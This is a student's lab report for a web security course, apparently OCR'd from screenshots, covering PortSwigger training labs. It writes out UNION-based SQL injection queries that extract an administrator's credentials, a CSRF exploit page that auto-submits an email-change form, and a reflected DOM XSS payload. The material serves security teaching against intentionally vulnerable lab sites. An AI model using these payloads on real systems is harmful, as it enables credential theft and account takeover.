Puja Shah

Professor Daeyoung

CSIT-460-03

4 November 2023

Lab 3 - Web Security

Lab: SQL injection attack, listing the database contents on non-Oracle databases

Version of the database: PostgreSQL 12.16 (Ubuntu 12.16-0ubuntu0.20.04.1)

The list of table names in the database:

‘ UNION SELECT table_name, NULL FROM information_schema.tables--

users_owxukv

The column names of the table:

‘ UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = ‘users_owxukv’--

username_xtosei

password_wcknqc


The usernames and passwords:

‘ UNION select username_xtosei, password_wcknqc from users_owxukv--

administrator

ny25xho3eb2kdtg6ahws

Logging in with username and password:


SQL injection cheat sheet | Web
SQL injection attack, listing the
https://0aa700ad0410e73186457dd400210052.web-security-academy.net/login
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SQL injection attack, listing the database contents on non-Oracle databases

Login

Username

administrator

Password

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
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SQL injection attack, listing the database contents on non-Oracle databases

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
My Account

Your username is: administrator

Email

Lab: CSRF where token validation depends on token being present



https://0abb001504d9349981106b01006300ff.web-security-academy.net/login

CSRF where token validation depends on token being present


Login

Username

wiener

Password

•••••



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Mostly sunny
Search
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11/5/2023

https://0abb001504d9349981106b01006300ff.web-security-academy.net/my-account?id=wiener

CSRF where token validation depends on token being present


My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

test@test.ca



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2:39 PM
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CSRF where token validation depends on token being present


My Account

Your username is: wiener

Your email is: test@test.ca

Email

Update email



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Exploit Server: CSRF where toker
https://exploit-0ac900cf04a6344181776abb0150004d.exploit-server.net
Store
View exploit
Deliver exploit to victim
Access log
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
```
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display:none" name="csrf-iframe"></iframe>
       <form action="https://0abb001504d9349981106b01006300ff.web-security-academy.net/my-account/change-email" method="post" id="csrf-form"
target="csrf-iframe">
       <input type="hidden" name="email" value="test123@test.ca">
         </form>

<script>document.getElementById("csrf-form").submit()</script>
</body>
</html>
```



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CSRF where token validation depends on token being present

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This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0ac900cf04a6344181776abb0150004d.exploit-server.net/exploit

HTTPS


☑

File:

/exploit

Head:

Lab: Reflected DOM XSS



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LAB Not solved
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Reflected DOM XSS

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
0 search results for 'XSS'

Search the blog...

Search

<Back to Blog




https://0afb003e03afcdf780d62680009f00ca.web-security-academy.net/?search=XSS

Reflected DOM XSS

Congratulations, you solved the lab!

0 search results for 'XSS'

\"}+alert()//



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
Congratulations, you solved the lab!



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Reflected DOM XSS

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LAB Solved

Congratulations, you solved the lab!